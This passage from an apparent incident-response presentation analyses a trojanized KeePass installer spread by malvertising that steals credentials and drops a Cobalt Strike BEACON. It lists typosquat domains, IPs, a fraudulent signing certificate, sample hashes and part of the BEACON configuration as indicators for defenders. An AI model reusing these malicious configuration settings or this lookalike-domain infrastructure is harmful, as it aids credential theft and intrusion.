0x0044 DNS_STRATEGY_ROTATE_SECONDS     0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X             0x0002 0x0004 0
0x0046 DNS_STRATEGY_FAIL_SECONDS       0x0002 0x0004 -1
0x000e SpawnTo                         0x0003 0x0010 (NULL ... )
0x001d spawnto_x86                     0x0003 0x0040 '%windir%\\syswow64\\calhost.exe -o enable'
0x001e spawnto_x64                     0x0003 0x0040 '%windir%\\sysnative\\svchost.exe -k wkssvc'
```

C2 domains similar to what BlackBasta uses

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

OSINT Leads

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania


origin_url	url	ip	scan_date	response	htmltitle	html_body_ssdeep	favicon_icons	
http://keegass.com	https://keegass.com	104.21.65.207	2024-12-13T12:00:44Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keegass.com	https://keegass.com	104.21.65.207	2024-12-06T08:12:57Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keepass-download.grmspace.com	https://keebass.com	104.21.34.177	2024-12-05T09:44:26Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keespass.com	https://keespass.com	104.21.61.205	2024-12-04T08:11:45Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keepsuoo.com	https://keebass.com	104.21.34.177	2024-12-03T16:11:29Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keespass.com	https://keespass.com	104.21.61.205	2024-11-27T23:07:01Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
http://keepsuoo.com	https://keegass.com	104.21.65.207	2024-11-27T14:29:24Z	200	Downloads - KeePass	768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand

< 1 >

© 2025 Juho Jauhiainen / Accenture


PowerPoint-template © Slidemania

Legit KeePass



Good

Our sample



Suspicious

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Our sample

AVARKOM EXSPERT LLC, Tashkent, Uzbekistan - contacts, address, telephone

Call +998...

Country code: +998
E-mail: info@avarkom.uz

Legal name: AVARKOM EXSPERT LLC
Brand name: AVARKOM EXSPERT LLC
Address: Uzbekistan, 100027, Tashkent, Chila

When applying to AVARKOM EXSPERT LLC, [illegible] Pages of Uzbekistan.

Rubrics

Adjuster services, Consulting - Services

Keywords

insurance

Ready Ratios — Financial Reporting and Analysis Software

Financial Analysis | Features | Start! | Pricing | News | IFRS | US GAAP | Reference | Forum | Support

Enter PSRN, TIN, company name or person full name — Find

including liquidated entities

Russian Company OOO "AVARKOM"

(profile #0266035629of 01/14/2025)

Brief Profile

active Commercial

OBSHCHESTVO S OGRANICHENNOI OTVETSTVENNOSTIU "AVARIINYE KOMISSARY"

TIN	0266035629
Region, city	Republic Of Bashkortostan, Salavat address
Company Age	**12 years** (for comparison: the industry average is 10 years)
Core Activity	Activities in the field of law
Scale of Operation	☆☆☆☆☆ *(minimum)*
Revenue and its change over the year	**15 thousand RUB** in 2023 (no revenue in 2022)
Number of employees and its change over the year	**1 person**
Founder	Amekachev Rustam Shamilevich (100%; 12 thousand RUB)
Manager	Amekachev Rustam Shamilevich (director)

Digital Signature Details

General | Advanced

Digital Signature Information
This digital signature is OK.

Signer information

Name: AVARKOM LLC
Email: Not available
Signing time: 19 November 2024 17:45:04

View Certificate

Countersignatures

Name of s...	Email add...	Timestamp
Globalsign...	Not availa...	19 November...

Details

OK

Suspicious

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

```
Command Prompt
C:\Users\rodrigo.gonzales\Desktop\Sigcheck>sigcheck.exe -r -i C:\Users\rodrigo.gonzales\Desktop\

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.exe:
        Verified:       Signed
        Link date:      17:40 19/11/2024
        Signing date:   17:45 19/11/2024
        Catalog:        c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.ex
        Signers:
           AVARKOM LLC
                Cert Status:    The revocation status of the certificate or one of the certifica
tatus of the certificate or one of the certificates in the certificate chain is either offline o
                Valid Usage:    Code Signing
                Cert Issuer:    GlobalSign GCC R45 EV CodeSigning CA 2020
                Serial Number:  24 83 90 00 0F C9 ED 9D D9 28 5F C2
                Thumbprint:     7020BB7A7A798C1BE684569FAD4CFE4956E7C856
                Algorithm:      sha256RSA
                Valid from:     08:35 18/11/2024
                Valid to:       08:35 19/11/2025
```

7020BB7A7A798C1BE684569FAD4CFE4956E7C856

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Summary - 3/3 Files	Associations	Detections	First seen	Last seen	Submitters	
0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8 KeePass-2.57-Setup.exe peexe detect-debug-environment signed overlay	-	3 / 72	2024-11-26 10:37:21	2025-01-14 10:56:30	5	5.14 MB
f1c6d8e594f85cd2cb844a3e8a90509ea137a67d7ef3f1b68a7be17df6ccac74 KeePass.exe peexe detect-debug-environment signed assembly overlay long-sleeps	-	2 / 72	2024-11-26 10:42:47	2024-11-26 10:42:47	1	3.15 MB
0f6cfb62ed2f118c776a049b93e5d3e7b226f74e7b466c1cfed3c449ed23a42b ShInstUtil.exe peexe checks-user-input signed overlay idle detect-debug-environment	-	0 / 72	2024-11-26 10:42:16	2024-11-26 10:42:16	1	EXE 73.71 KB

Unfortunately, no other samples.

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Debug file paths


```
└─ strings -a *.exe | grep -i pdb
Pdb,:
PDbt
f:\work\KeePass\KeePass-2.56\KeePass\obj\Release\KeePass.pdb
F:\work\KeePass\KeePass-2.56\Build\ShInstUtil\Release\ShInstUtil.pdb
```


- F:\work\KeePass\KeePass-2.56\
- Unfortunately, no additional samples identified

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Same BEACON, similar campaign





Source: https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/fake-advanced-ip-scanner-installer-delivers-dangerous-cobaltstrike-backdoor/

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

011 > Case Summary

& Lessons Learned

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Case Summary

- Low confidence attribution to ransomware group
- KeePass weaponized with password stealing capabilities and BEACON
- Usage of malvertising and requires user activity
- Windows 11 search bar displays ads (also the malicious ones) from Bing
  - WHY?????
- Dwell time extremely short – even though MDE failed to detect BEACON
- Impact for the victim…

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania


Impact

- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania


Impact



- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised


© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



